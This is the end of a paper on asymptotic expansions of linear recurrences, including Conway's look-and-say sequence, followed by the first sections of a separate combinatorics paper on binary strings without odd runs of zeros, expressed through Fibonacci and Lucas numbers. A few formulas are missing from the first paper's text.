$$[z^n]f(z)=\frac{P(\rho_1)}{\rho_1^{n+1}}+(-1)^{n+1}\frac{P(-\rho_2)}{\rho_2^{n+1}}+\frac{P(\rho_3)}{\rho_3^{n+1}}+o\left(\frac{1}{\rho_3^n}\right),$$

with $\rho_1\simeq 0.00812$, $\rho_2\simeq 0.0212$and $\rho_3\simeq 0.0753$.

A large problem

This combinatorial problem was considered in [5]. Starting with 1, we write down a sequence of words by counting the number of contiguous identical digits in the previous word. Thus the second word is 11 because

there is one 1 in ``1''. Then we have two 1s, hence the third word is 21, and so on. The first few words are: 1, 11, 21, 1211, 111221, 312211, 13112221,...We then consider the sequence of lengths of these words: 1, 2, 2, 4, 6, 6, 6, 8,.... What happens is that this sequence is rational of degree 72! From the table in [5, pp. 177-178], it is possible to compute this fraction by solving a linear system. The numerator is found to be and the denominator is One of the nice theorems in [5] states that this denominator is actually independent of the starting string, provided it different from ``22''. Thus in the leading term of the asymptotic expansion, only the constant factor depends on the initial string.

Despite the large degree of this denominator, it turns out that the asymptotic expansion is not too difficult to find. For the sequence we consider, the decomposition of P/Q is

$$\frac{P(z)}{Q(z)} = R(z) + \sum_{Q(\alpha)=0} \frac{F(\alpha)}{z-\alpha},$$

where R is a polynomial induced by the first terms, and F is a polynomial of degree 71 with 250-digit rational coefficients. This means that all the singularities are simple poles. If one is only interested in the first order estimate, it then remains to determine the number of roots of smallest modulus. As expected since the coefficients of the generating function are positive, one of these roots is a positive real number. Using the program of X. Gourdon based on A. Schönhage's algorithm [8], we get that the two smallest moduli are approximately 0.767 and 0.861, with error bounds of the order 10^{-40}, which shows that the root of smallest modulus is alone (and therefore real). Thus, $[z^n]f(z) \sim F(\rho_1)\rho_1^{-n-1}$, $\rho_1 \simeq 0.767119$ and $F(\rho_1) \simeq 1.566$. All the 72 moduli belong to the interval (0.767,1.151), showing the need for caution with numerical estimates.

Conclusion

Algorithm 8 should not be implemented blindly. Although its complexity is polynomial, the constant implied in the $O()$ of Proposition 1 is very large. Thus in our last example above, the precision needed to compute the roots would be approximately 522000 digits. Instead, one should use this algorithm as an upper bound in an adaptative program based on a good numerical program such as [8] and Algorithm 9, increasing the precision if necessary.

Note also that we have never used the fact that in combinatorial contexts, the generating functions have only positive coefficients and thus by Pringsheim's theorem (see [20]), one of their singularities of smallest modulus is real positive, the other ones having arguments commensurable with π. The computation of the first-order estimate could take advantage of this extra information.

This very simple problem of linear recurrences with rational coefficients is not yet completely solved. It would be useful in practice to have some control over the periodicities that may occur in the asymptotic expansions. This problem is exemplified with the following generating function:

$$\frac{z^2+2z-2}{(1-2z^2)(1-z)^2},$$

or equivalently $u_n=2u_{n-1}+u_{n-2}-4u_{n-3}+2u_{n-4}$, $u_0=u_1=2,u_2=5,u_3=4$. The first few terms are 2, 2, 5, 4, 9, 6, 15, 8, 25, 10, ... The first-order asymptotic approximation obtained from this generating function is $(1+\cos n\pi)2^{n-1}+o(2^n)$. What happens is that although valid for all positive n, this expression reduces to $o(2^n)$ when n is odd. Better precision necessitates to look for further terms in the expansion. The ideal algorithm outputs a list of asymptotic expansions depending on arithmetic properties of n. Cancellation in this context is not a trivial problem. For instance, no algorithm is known to determine whether a linear recurrent sequence takes the value 0 for some index. It is known that when such a sequence cancels infinitely often, the indices where it cancels asymptotically form a finite union of arithmetic progressions that can be computed [1], but our problem is different since we are only concerned with indefinite cancellation of the dominant part, which does not satisfy a linear recurrence in general.

Acknowledgement

This work was supported in part by the ESPRIT III Basic Research Action Programme of the E.C. under contract ALCOM II (#7141).

References

1

BERSTEL, J., AND MIGNOTTE, M.
Deux propriétés décidables des suites récurrentes linéaires.
Bulletin de la Société Mathématique de France, 104 (1976), 175-184.

2

BRONSTEIN, M., AND SALVY, B.
Full partial fraction decomposition of rational functions.
Preprint, Dec. 1992.
To appear in Proceedings ISSAC'93.

3

CERLIENCO, L., MIGNOTTE, M., AND PIRAS, F.
Suites récurrentes linéaires. Propriétés algébriques et arithmétiques.
L'Enseignement Mathématique XXXIII (1987), 67-108.
Fascicule 1-2.

4

COMTET, L.
Advanced Combinatorics.
Reidel, Dordrecht, 1974.

5

CONWAY, J. H.
The weird and wonderful chemistry of audioactive decay.
In *Open Problems in Communication and Computation* (1987), T. M. Cover and B. Gopinath, Eds., Springer-Verlag, pp. 173-188.

6

COSTE, M., AND ROY, M.-F.
Thom's lemma, the coding of real algebraic numbers and the topology of semi-algebraic sets.
Journal of Symbolic Computation 5 (1988), 121-129.

7

DIEUDONNé, J.
Calcul Infinitésimal.
Hermann, Paris, 1968.

8

GOURDON, X.
Algorithmique du théorème fondamental de l'algèbre.
Tech. rep. 1852, Institut National de Recherche en Informatique et en Automatique, February 1993.

9

JENKINS, M. A., AND TRAUB, J. F.
A three-stage variable-shift iteration for polynomial zeros and its relation to generalized Rayleigh iteration.
Numerische Mathematik 14 (1970), 252-263.

10

MAHLER, K.
An application of Jensen's formula to polynomials.
Mathematika 7 (1960), 98-100.

11

MAHLER, K.
An inequality for the discriminant of a polynomial.
Michigan Mathematical Journal 11 (1964), 257-262.

12

PAN, V.
Algebraic complexity of computing polynomial zeros.
Computers and Mathematics with Applications 14, 4 (1987), 285-304.

13

PLOUFFE, S.
Approximations de séries génératrices et quelques conjectures.
Master's thesis, Université du Québec à Montréal, Sept. 1992.
Also available as Research Report 92-61, Laboratoire Bordelais de Recherche en Informatique, Bordeaux, France.

14

RIOBOO, R.
Real algebraic closure of an ordered field. Implementation in Axiom.
In *Symbolic and Algebraic Computation* (1992), P. S. Wang, Ed., ACM Press, pp. 130-137.
Proceedings of ISSAC'92, Berkeley, July 1992.

15

ROY, M.-F., AND SZPIRGLAS, A.
Complexity of the computation with real algebraic numbers.
Journal of Symbolic Computation 10, (1990), 39-51..

16

SCHMIDT, H.
Beiträge zu einer Theorie der allgemeinen asymptotischen Darstellungen.
Mathematische Annalen 113 (1936), 629-656.

17

SCHÖNHAGE, A.
The fundamental theorem of algebra in terms of computational complexity.
Tech. rep., Mathematisches Institut der Universität Tübingen, 1982.
Preliminary report.

18

SLOANE, N. J. A.
A Handbook of Integer Sequences.
Academic Press, 1973.

19

STURM, C.
Mémoire sur la résolution des équations numériques.
Institut de France de Sciences Mathématiques et Physiques 6 (1835), 271-318.

20

TITCHMARSH, E. C.
The Theory of Functions, second ed.
Oxford University Press, 1939.

Binary Strings Without Odd Runs of Zeros

Ralph Grimaldi
Department of Mathematics, Rose-Hulman Institute of Technology
Terre Haute, IN 47803-3999
ralph.grimaldi@rose-hulman.edu

Silvia Heubach
Department of Mathematics, California State University Los Angeles
5151 State University Drive, Los Angeles, CA 90032-8204
sheubac@calstatela.edu

Abstract

We look at binary strings of length n which contain no odd run of zeros and express the total number of such strings, the number of zeros, the number of ones, the total number of runs, and the number of levels, rises and drops as functions of the Fibonacci and Lucas numbers and also give their generating functions. Furthermore, we look at the decimal value of the sum of all binary strings of length n without odd runs of zeros considered as base 2 representations of decimal numbers, which interestingly enough are congruent (mod 3) to either 0 or a particular Fibonacci number. We investigate the same questions for palindromic binary strings with no odd runs of zeros and obtain similar results, which generally have different forms for odd and even values of n.

Keywords: Binary Strings, Fibonacci numbers, Lucas numbers, Runs
A.M.S. Classification Number: 05A99

1 Introduction

Binary sequences are of great importance in computer science, where they encode instructions as well as decimal numbers using just the digits 0 and 1. Thus, most questions regarding binary sequences relate to their decimal values. However, one can also regard them as an "abstract" string of digits, very much like compositions. A composition of n is an ordered sequence of numbers whose sum is n, whereas a binary string of length n is an ordered sequence of n zeros and ones. Actually, there is a one-to-one correspondence between compositions of $n+1$ with odd summands and binary strings of length n without odd runs of zeros. The latter will be investigated in this article.

Alladi and Hoggatt [1] have studied compositions of n with summands 1 and 2, and found many connections to the Fibonacci sequence. Besides counting the number of such compositions, they looked at the number of occurrences of the individual summands and the number of levels (a summand followed by itself), rises (a summand followed by a larger summand) and drops (a summand followed by a smaller summand). Chinn et. al. [2, 3] have looked at these questions for compositions that allow all integers as summands, and Grimaldi has examined compositions without 1's [4] and compositions with odd summands [5], where he also looked at congruence questions.

In this paper we will explore similar questions for binary strings of length n without odd runs of zeros. Such a string is a sequence of n zeros and ones, where no odd number of zeros occur consecutively. A consecutive string (of maximal length) of either zeros or ones is called a *run*. Even though there is a one-to-one correspondence between the compositions of $n+1$ with odd summands and the binary strings of length n without odd runs of zeros, this one-to-one correspondence does not extend to quantities such as the number of levels, rises and drops.

We derive recurrence equations for several characteristics and express these quantities as functions of the Fibonacci and Lucas numbers, and also give their respective generating functions. In Section 2 we introduce our notation and state some basic facts about the Fibonacci and Lucas numbers that will be used in subsequent sections. Section 3 contains results on the total number of binary strings of length n without odd runs of zeros, the number of zeros and ones, the total number of runs, and the number of levels, rises and drops in all such strings. In addition, we show that the sum of the decimal values of all such binary strings of length n is congruent to 0 (mod 3) for even n, and F_{n+1} (mod 3) for odd n. Section 4 contains the corresponding results for palindromic binary strings of length n without odd runs of zeros. These are strings that read the same from left to right as from right to left. For the palindromic binary strings the results are similar

as for the binary strings, but there are always separate formulas for odd and even n.

2 Notation and general observations

a_n	=	the total number of binary strings of length n without odd runs of zeros
$a_{n,0}, a_{n,1}$	=	the total number of binary strings of length n without odd runs of zeros ending in 0 and 1, respectively
z_n	=	the total number of zeros in all binary strings of length n without odd runs of zeros
w_n	=	the total number of ones in all binary strings of length n without odd runs of zeros
t_n	=	the total number of runs in all binary strings of length n without odd runs of zeros
v_n	=	the value of the sum of the a_n strings considered as the base 2 representation of decimal (base 10) integers

We use the same variable names with a $\tilde{}$ to denote the corresponding quantities for palindromic binary strings. The notation $G_{a_n}(x)$ is used for the generating function $\sum_{n=1}^{\infty} a_n x^n$ of the sequence $\{a_n\}_1^\infty$. F_n and L_n denote the n^{th} Fibonacci and Lucas number, respectively. Recall that explicit formulas for the n^{th} Fibonacci and Lucas numbers are given by the Binet forms

$$F_n = \frac{\alpha^n - \beta^n}{\alpha - \beta} = \frac{\alpha^n - \beta^n}{\sqrt{5}} \quad \text{and} \quad L_n = \alpha^n + \beta^n,$$

where

$$\alpha = \frac{1+\sqrt{5}}{2} \text{ and } \beta = \frac{1-\sqrt{5}}{2},$$

and that the generating functions are

$$G_{F_n}(x) = \frac{x}{1-x-x^2} \quad \text{and} \quad G_{L_n}(x) = \frac{x+2x^2}{1-x-x^2}.$$

Note that the sequence for the Lucas numbers starts with L_1, which is reflected in the generating function G_{L_n} - it does not contain the term for $L_0 = 2$. We will also need the generating functions of $\{nF_n\}_1^\infty$, $\{nL_n\}_1^\infty$, $\{2^nF_n\}_1^\infty$, and $\{2^nL_n\}_1^\infty$.

Lemma 1 *1.* $G_{nF_n}(x) = \frac{x+x^3}{(1-x-x^2)^2}$ *and* $G_{nL_n}(x) = \frac{x+4x^2-x^3}{(1-x-x^2)^2}$.
2. $G_{2^nF_n}(x) = G_{F_n}(2x) = \frac{2x}{(1-2x-4x^2)}$ *and* $G_{2^nL_n}(x) = G_{L_n}(2x) = \frac{2x+8x^2}{(1-2x-4x^2)}$.

Proof: 1. $G_{nF_n}(x) = x \cdot \frac{d}{dx}G_{F_n}(x)$ and $G_{nL_n}(x) = x \cdot \frac{d}{dx}G_{L_n}(x)$. (See for example [8], Eq. (2.2.2), p. 34.)
2. $G_{2^nF_n}(x) = \sum_{n=1}^{\infty} 2^n F_n x^n = \sum_{n=1}^{\infty} F_n(2x)^n = G_{F_n}(2x)$. Likewise for $G_{2^nL_n}(x)$. □

Both binary strings and palindromic binary strings without odd runs of zero can be created recursively from those of a shorter length. We will use these creation methods to derive recursions for the quantities of interest. For easier readability, we will leave out the specification "without odd runs of zeros" in the remainder of this article.

3 Results for binary strings

To create a binary string of length n, we can either append a 1 to a binary string of length $n-1$, or the string 00 to a binary string of length $n-2$. We will refer to this process as the *creation process*. First we look at the total number of such binary strings, and also count how many of these end in either 0 or 1.

Theorem 2 *1.* $a_n = F_{n+1}$ *for* $n \geq 1$.
2. $a_{n,0} = F_{n-1}$ *and* $a_{n,1} = F_n$.

Proof: From the creation process it is clear that $a_n = a_{n-1} + a_{n-2}$, the Fibonacci recurrence. Since $a_1 = 1$ and $a_2 = 2$, it follows that $a_n = F_{n+1}$. In addition, $a_{n,0} = a_{n-2} = F_{n-1}$ and $a_{n,1} = a_{n-1} = F_n$. □

Next we look at the total number of zeros that occur in the binary strings of length n. We will express z_n as a function of the n^{th} Fibonacci and Lucas numbers.

Theorem 3 *1.* $z_n = \frac{2}{5}nL_n - \frac{2}{5}F_n$ *for* $n \geq 1$ *and* $G_{z_n}(x) = \frac{2x^2}{(1-x-x^2)^2}$.
2. $w_n = \frac{2}{5}F_n + \frac{1}{10}nL_n + \frac{1}{2}nF_n$ *for* $n \geq 1$ *and* $G_{w_n}(x) = \frac{x}{(1-x-x^2)^2}$.

Proof: 1. We will show this proof in more detail, as many of the later proofs use the same argument and will only be sketched. From the creation process we get the following recurrence relation:

$$z_n = z_{n-1} + z_{n-2} + 2a_{n-2} = z_{n-1} + z_{n-2} + 2\frac{\alpha^{n-1} - \beta^{n-1}}{\sqrt{5}}. \tag{1}$$

When appending the 1, no new zeros are created, while two additional zeros are created for each of the a_{n-2} binary strings of length $n-2$. This difference equation has a solution of the form $z_n = z_n^{(h)} + z_n^{(p)}$. Since the associated homogeneous recurrence is the Fibonacci recurrence, it follows that $z_n^{(h)} = c_1\alpha^n + c_2\beta^n$ for some constants c_1 and c_2. The inhomogeneous part contains powers of α and β, hence $z_n^{(p)} = An\alpha^n + Bn\beta^n$ for some constants A and B (see for example [6]). Substituting $z_n^{(p)}$ into Eq. (1) and collecting only the terms that contain powers of α results in the following equation:

$$An\alpha^n = A(n-1)\alpha^{n-1} + A(n-2)\alpha^{n-2} + (2/\sqrt{5})\alpha^{n-1}. \tag{2}$$

Since α is a root of the Fibonacci recurrence, $An(\alpha^n - \alpha^{n-1} - \alpha^{n-2}) = 0$, and Eq. (2) simplifies to

$$0 = -A\alpha^{n-1} - 2A\alpha^{n-2} + (2/\sqrt{5})\alpha^{n-1}.$$

Dividing by α^{n-1}, substituting the value for α and solving for A gives $A = 2/5$. A similar computation for the terms that contain powers of β results in $B = 2/5$. Thus,

$$z_n = c_1\alpha^n + c_2\beta^n + \frac{2}{5}n(\alpha^n + \beta^n).$$

Using the initial conditions $z_1 = 0$ and $z_2 = 2$ results in $c_1 = -\frac{2\sqrt{5}}{25}$ and $c_2 = \frac{2\sqrt{5}}{25}$. Expressing sums and differences of powers of α and β as Lucas and Fibonacci numbers gives the desired result. From the expression for z_n it follows that $G_{z_n}(x) = (2/5)G_{nL_n}(x) - (2/5)G_{F_n}(x) = \frac{2x^2}{(1-x-x^2)^2}$ after simplification.
2. This can be proved similarly to part 1. Alternatively, $w_n + z_n = nF_{n+1}$. Substituting the solution for z_n and using $L_n - F_n = 2F_{n-1}$ (which can be easily shown by induction, or follows readily from the Binet forms for F_n and L_n) gives the result for w_n. The generating function G_{w_n} is computed in the same manner as G_{z_n}. □

Another quantity of interest is the number of runs in all binary strings of length n. Again, this can be expressed as a function of the Fibonacci and Lucas numbers.

Theorem 4 *$t_n = \frac{1}{10}(5L_n - 3F_n) + \frac{n}{5}(5F_n - L_n)$ for $n \geq 1$ and $G_{t_n}(x) = \frac{x-x^4}{(1-x-x^2)^2}$.*

Proof: Again we utilize the creation process. When creating the binary strings of length n, an additional run is created for every binary string of length $n-1$ that ends in 0, and also for every binary string of length $n-2$ that ends in 1, i.e. $a_{n-1,0} + a_{n-2,1} = F_{n-2} + F_{n-2}$ additional runs. Thus,

$$t_n = t_{n-1} + t_{n-2} + 2F_{n-2}, \text{ for } n \geq 3 \text{ with } t_1 = 1, t_2 = 2.$$

With the same method as in Theorem 3, we get $A = (-1 + \sqrt{5})/5$ and $B = (-1 - \sqrt{5})/5$. Using the initial conditions gives $c_1 = \frac{25-3\sqrt{5}}{50}$ and $c_2 = \frac{25+3\sqrt{5}}{50}$. Substituting the constants and expressing sums and differences of powers of α and β as Lucas and Fibonacci numbers gives the desired result, which also holds for $n = 1$ and $n = 2$. G_{t_n} is computed as the corresponding linear combination of G_{L_n}, G_{F_n}, G_{nL_n} and G_{nF_n}. □

In connection with runs, we can look at the total number of rises (switch from a 0 run to a 1 run), levels (within a run) and drops (switch from a 1 run to a 0 run). Since there are $n-1$ rises, levels or drops per binary string of length n, we get that

$$r_n + l_n + d_n = (n-1)F_{n+1}. \tag{3}$$

Furthermore, since the reverse of a binary string without odd runs of zeros is also a binary string without odd runs of zeros, we have that $r_n = d_n$. Thus we only need to derive the recurrence for the number of levels.

Theorem 5 *$l_n = \frac{1}{10}(3F_n - 5L_n) + \frac{n}{10}(7L_n - 5F_n)$ for $n \geq 1$ and $G_{l_n}(x) = \frac{2x^2+x^4}{(1-x-x^2)^2}$.*

Proof: For $n \geq 3$, it follows from the creation process that

$$l_n = (l_{n-1} + a_{n-1,1}) + (l_{n-2} + 2a_{n-2,0} + a_{n-2,1})$$

because we get all the previous levels, plus one additional one whenever we append either a 1 to a sting of length $n-1$ that ends in 1, or a 00 to a string of length $n-2$ that ends in 1. Appending 00 to a string of length $n-2$ that ends in 0 gives rise to two additional levels. Using Theorem 2, we get

$$l_n = l_{n-1} + F_{n-1} + l_{n-2} + 2F_{n-3} + F_{n-2} = l_{n-1} + l_{n-2} + 3F_{n-3} + 2F_{n-2}.$$

This recurrence relation again has a solution of the form given in the proof of Theorem 3, and we get $A = (7-\sqrt{5})/10$ and $B = (7+\sqrt{5})/10$. Initial conditions $l_1 = 0$ and $l_2 = 2$ give $c_1 = -\frac{1}{2} + \frac{3\sqrt{5}}{50}$ and $c_2 = -\frac{1}{2} - \frac{3\sqrt{5}}{50}$. Collecting sums and differences of powers of α and β gives the desired result, which also holds for $n = 1$ and $n = 2$. The generating function is computed by simplifying the associated linear combination of the respective generating functions. □

Corollary 6 *$r_n = d_n = \frac{1}{2}[(n-1)F_{n+1} - \frac{1}{10}(3F_n - 5L_n) - \frac{n}{10}(7L_n - 5F_n)]$ for $n \geq 1$ and $G_{r_n}(x) = \frac{x^3}{(1-x-x^2)^2}$.*

Proof: The formula for r_n follows immediately from Eq. (3). Since $r_n = [(n-1)F_{n+1} - l_n]/2 = (n+1)F_{n+1}/2 - F_{n+1} - l_n/2$,we get

$$\begin{aligned} G_{r_n}(x) &= \frac{1}{2}\sum_{n=1}^{\infty}(n+1)F_{n+1}x^n - \sum_{n=1}^{\infty}F_{n+1}x^n - \frac{1}{2}\sum_{n=1}^{\infty}l_n x^n \\ &= \frac{1}{2x}\sum_{k=2}^{\infty}kF_k x^k - \frac{1}{x}\sum_{k=2}^{\infty}F_k x^k - \frac{1}{2}G_{l_n}(x) \\ &= \frac{1}{2x}[G_{nF_n}(x) - x] - \frac{1}{x}[G_{F_n}(x) - x] - \frac{1}{2}G_{l_n}(x) \\ &= \frac{x^3}{(1-x-x^2)^2}. \end{aligned}$$

□

Note that the generating function for r_n can be expressed as $G_{r_n}(x) = x(G_{F_n}(x))^2$, thus, the sequence for r_n is a shifted convolution of the Fibonacci sequence with itself.

Now we change focus a little and consider these stings as base 2 representations of decimal (base 10) integers. We will look at the sum of all the decimal values of the binary strings of length n, and look at their congruences mod 3. Instead of functions involving nL_n and nF_n we now get expressions that involve 2^nL_n and 2^nF_n.

Theorem 7 *$v_n = \frac{2^n}{11}(L_n + 7F_n) - \frac{1}{11}(L_n + 4F_n)$ for $n \geq 1$ and $G_{v_n}(x) = \frac{x}{(1-x-x^2)(1-2x-4x^2)}$.*

Proof: Again we look at the creation process. We now have to determine what effect appending a 1 or a 00 has on the decimal value. Appending a 1 shifts the string to the left, hence results in a multiplication of the decimal

value by 2, and then an addition of 1 from the appended 1. Appending 00 results in a shift to the left of two positions, hence results in multiplication of the decimal value by 4. As there are F_n binary strings of length $n-1$, we get the following recurrence:

$$v_n = 2v_{n-1} + F_n + 4v_{n-2}, \quad \text{with} \quad v_1 = 1 \text{ and } v_2 = 3.$$

In this case, the homogeneous recurrence relation has characteristic roots 2α and 2β. Thus, the general solution is of the form

$$v_n = c_1(2\alpha)^n + c_2(2\beta)^n + An\alpha^n + Bn\beta^n.$$

Now we proceed as in the proof of Theorem 3, which results in $A = -(5 + 4\sqrt{5})/55$ and $B = -(5 - 4\sqrt{5})/55$. Substituting the initial conditions and solving the resulting system of equations gives $c_1 = \frac{1}{11} + \frac{7\sqrt{5}}{55}$ and $c_2 = \frac{1}{11} - \frac{7\sqrt{5}}{55}$. Substituting these constants and grouping into sums and differences of powers of α and β gives the result for $n \geq 3$. However, this formula also holds for $n = 1$ and $n = 2$. The generating function is computed by taking the appropriate linear combination of the respective generating functions. □

Finally, we examine the following.

Theorem 8 *For even n, the decimal value of each individual binary string of length n is congruent to 0 (mod 3), and $v_n \equiv 0$ (mod 3) also. For odd n, the decimal value of each individual binary string of length n is congruent to 1 (mod 3), and $v_n \equiv F_{n+1}$ (mod 3).*

Proof: We show the congruence for the individual strings by induction. The result for v_n follows because there are F_{n+1} binary strings of length n. For $n = 1$, there is only one string, 1, whose value is congruent to 1 (mod 3). For $n = 2$, the only strings are 11 and 00 with decimal values of 3 and 0, respectively, and both of these are congruent to 0 (mod 3). We now assume the induction hypothesis and use the creation process. If we append a 1, then this corresponds to multiplication by 2 of the value of the string of length $n-1$ and addition of 1. Thus the string's value is (using the hypothesis) congruent to 2·1 (mod 3) + 1 (mod 3) $\equiv$ 0 (mod 3) for even n, and congruent to 2·0 (mod 3) + 1 (mod 3) $\equiv$1 (mod 3) if n is odd. If we append 00, then this corresponds to multiplication by $4 \equiv 1$ (mod 3) of the value for a string of length $n-2$ and the result follows. □

4 Results for palindromic binary strings without odd runs of zeros

We now derive the corresponding results for palindromic binary strings. Palindromic binary strings of length n can be created by either attaching a 1 to both ends of a palindromic binary string of length $n-2$ or 00 to both ends of a palindromic binary string of length $n-4$. We will refer to this way of creating palindromic binary strings as the *palindromic creation process.*

For odd n, we note that the middle digit must be a 1, as otherwise there would be an odd run of zeros in the center. Thus, a palindromic binary string of length $2k+1$ can also be thought of as a binary string of length k, concatenated with a 1, concatenated with the reverse of the binary string. This viewpoint will be referred to as the *explicit representation.*

Theorem 9 *1.* $\tilde{a}_{2k} = F_{k+2}$ *for* $k \geq 1$ *and* $\tilde{a}_{2k+1} = F_{k+1}$ *for* $k \geq 0$ *and* $G_{\tilde{a}_n}(x) = \frac{x+2x^2+x^4}{(1-x^2-x^4)}$.

2. $\tilde{a}_{n,0} = \tilde{a}_{n-4}$ *and* $\tilde{a}_{n,1} = \tilde{a}_{n-2}$.

Proof: 1. If $n = 2k$, then from the palindromic creation process we get

$$\tilde{a}_{2k} = \tilde{a}_{2k-2} + \tilde{a}_{2k-4} = \tilde{a}_{2(k-1)} + \tilde{a}_{2(k-2)},$$

which is once more the Fibonacci recurrence. Using the initial values, $\tilde{a}_2 = \tilde{a}_{2\cdot 1} = 2$ (for the strings 00 and 11), and $\tilde{a}_4 = \tilde{a}_{2\cdot 2} = 3$ (for the strings 0000, 1001, and 1111) gives that $\tilde{a}_{2k} = F_{k+2}$. If $n = 2k+1$, then the explicit representation gives $\tilde{a}_{2k+1} = a_k = F_{k+1}$, where the second equality follows from Theorem 2. For the generating function, we have to split up the series into odd and even terms, use the result of part 1, re-index, and simplify:

$$\begin{aligned} G_{\tilde{a}_n}(x) &= \sum_{k=0}^{\infty} \tilde{a}_{2k+1}x^{2k+1} + \sum_{k=1}^{\infty} \tilde{a}_{2k}x^{2k} = \sum_{k=0}^{\infty} F_{k+1}x^{2k+1} + \sum_{k=1}^{\infty} F_{k+2}x^{2k} \\ &= \frac{1}{x}\sum_{l=1}^{\infty} \tilde{F}_l(x^2)^l + \frac{1}{x^4}\sum_{l=3}^{\infty} \tilde{F}_l(x^2)^l \\ &= \frac{1}{x}G_{F_n}(x^2) + \frac{1}{x^4}[G_{F_n}(x^2) - (x^2) - (x^2)^2] = \frac{x+2x^2+x^4}{(1-x^2-x^4)}. \end{aligned}$$

2. This follows from the palindromic creation process. □

Next we look at the number of zeros and ones in the palindromic binary strings of length n.

Theorem 10 *1.* $\tilde{z}_{2k} = -\frac{2}{5}F_k + 2kF_{k-1} + \frac{6}{5}kL_{k-1}$ *for* $k \geq 2$*;* $\tilde{z}_2 = 2$ *and* $\tilde{z}_{2k+1} = -\frac{4}{5}F_k + \frac{4}{5}kL_k$ *for* $k \geq 0$.
2. $\tilde{w}_{2k} = \frac{2}{5}F_k + 4kF_k - \frac{6}{5}kL_{k-1}$ *for* $k \geq 1$ *and* $\tilde{w}_{2k+1} = (2k+1)F_{k+1} + \frac{4}{5}F_k - \frac{4}{5}kL_k$ *for* $k \geq 0$.
3. $G_{\tilde{z}_n}(x) = \frac{2(x^2+x^4+2x^5+x^6)}{(1-x^2-x^4)^2}$ *and* $G_{\tilde{w}_n}(x) = \frac{x+2x^2+x^3+2x^4-x^5}{(1-x^2-x^4)^2}$.

Proof: 1. From the palindromic creation process, we get the following recursion:

$$\tilde{z}_{2k} = \tilde{z}_{2k-2} + \tilde{z}_{2k-4} + 4\tilde{a}_{2k-4} \text{ for } k \geq 3,$$

where the first two terms account for the "old" zeros, and the last term accounts for the four additional zeros for each palindromic binary string of length $n-4$. Defining $x_k = \tilde{z}_{2k}$ and using Theorem 9, part 1, we get

$$x_k = x_{k-1} + x_{k-2} + 4F_k.$$

Following the steps in the proof of Theorem 3 and using the initial conditions $x_1 = \tilde{z}_2 = 2$ and $x_2 = \tilde{z}_4 = 6$, we get the result for $x_k = \tilde{z}_{2k}$. Note that the formula also holds for $k = 2$.
If $n = 2k+1$, we get $\tilde{z}_{2k+1} = 2z_k$ from the explicit representation for $k \geq 1$. The result then follows from Theorem 3 and also holds for $k = 0$.
2. This follows from $\tilde{z}_n + \tilde{w}_n = n \cdot \tilde{a}_n$.
3. To compute $G_{\tilde{z}_n}(x)$, we split the series into odd and even terms, substitute the formulas from part 1 and adjust for the fact that the formula for even n only holds for $n \geq 4$:

$$\begin{aligned}
G_{\tilde{z}_n}(x) &= \sum_{l=0}^{\infty} \tilde{z}_{2l+1}x^{2l+1} + \sum_{l=1}^{\infty} \tilde{z}_{2l}x^{2l} = x\sum_{l=0}^{\infty} \tilde{z}_{2l+1}(x^2)^l + \sum_{l=1}^{\infty} \tilde{z}_{2l}(x^2)^l \\
&= x(-\frac{4}{5}G_{F_n}(x^2) + \frac{4}{5}G_{nL_n}(x^2)) \\
&\quad + \sum_{l=1}^{\infty}(-\frac{2}{5}F_l + 2lF_{l-1} + \frac{6}{5}lL_{l-1})(x^2)^l + \frac{12}{5}x^2 \\
&= x(-\frac{4}{5}G_{F_n}(x^2) + \frac{4}{5}G_{nL_n}(x^2)) - \frac{2}{5}G_{F_n}(x^2) \\
&\quad + 2x^2\sum_{l=1}^{\infty}((l-1)F_{l-1} + F_{l-1})(x^2)^{l-1} \\
&\quad + \frac{6}{5}x^2\sum_{l=1}^{\infty}((l-1)L_{l-1} + L_{l-1})(x^2)^{l-1} + \frac{12}{5}x^2.
\end{aligned}$$

Changing the summation index, replacing the series by the corresponding generating function, and then simplifying, gives the result.

Since $\tilde{w}_n = n \cdot \tilde{a}_n - \tilde{z}_n$, we get that $G_{\tilde{w}_n}(x) = x \cdot \frac{d}{dx} G_{\tilde{a}_n}(x) - G_{\tilde{z}_n}(x)$ (See for example [8], Eq. (2.2.2), p. 34.) □

As with the binary strings, we can ask about the total number of runs of zeros and ones in the palindromic binary strings of length n.

Theorem 11 *For $k \geq 1$, $\tilde{t}_{2k} = \frac{4}{5} k L_k - \frac{1}{10}(17F_k + 5L_k)$ and $\tilde{t}_{2k+1} = \frac{1}{10}(15L_k - 21F_k) + \frac{k}{5}(10F_k - 2L_k)$, with $\tilde{t}_1 = 1$ and generating function $G_{\tilde{t}_n}(x) = \frac{1+x^3+2x^5+x^6+2x^8-3x^9}{(1-x^2-x^4)^2}$.*

Proof: With an argument similar to that in Theorem 4, and using Theorem 9, we get

$$\begin{aligned} \tilde{t}_n &= \tilde{t}_{n-2} + \tilde{t}_{n-4} + 2(\tilde{a}_{n-2,0} + \tilde{a}_{n-4,1}) \\ &= \tilde{t}_{n-2} + \tilde{t}_{n-4} + \begin{cases} 4F_{k-1} & \text{for } n = 2k \\ 4F_{k-2} & \text{for } n = 2k+1 \end{cases}, \end{aligned}$$

where the factor of two for the additional runs comes from the fact that we append on both sides. Making the substitution $x_k = \tilde{t}_{2k}$ or $x_k = \tilde{t}_{2k+1}$, we can now proceed as in the proof of Theorem 3. For $n = 2k$, we get $A = B = 4/5$, and using the initial conditions $\tilde{t}_2 = x_1 = 2$, $\tilde{t}_4 = x_2 = 5$ results in $c_1 = -\frac{1}{2} + \frac{17}{50}\sqrt{5}$ and $c_2 = -\frac{1}{2} - \frac{17}{50}\sqrt{5}$. For $n = 2k+1$, we get $A = \frac{2}{5}(\sqrt{5}-1)$ and $B = -\frac{2}{5}(\sqrt{5}+1)$, and using the initial conditions $\tilde{t}_3 = x_1 = 1$, $\tilde{t}_5 = x_2 = 4$ results in $c_1 = \frac{3}{50}(25-7\sqrt{5})$ and $c_2 = \frac{3}{50}(25+7\sqrt{5})$. The generating function is computed as in the proof of Theorem 10, with an adjustment for the value of $\tilde{t}_1$. □

We now look at the total number of rises, levels and drops in all palindromic binary strings of length n. As before, we have $\tilde{r}_n = \tilde{d}_n$ and

$$\tilde{r}_n + \tilde{l}_n + \tilde{d}_n = (n-1)\tilde{a}_n = \begin{cases} (n-1)F_{k+2} & \text{for } n = 2k \\ (n-1)F_{k+1} & \text{for } n = 2k+1 \end{cases}. \qquad (4)$$

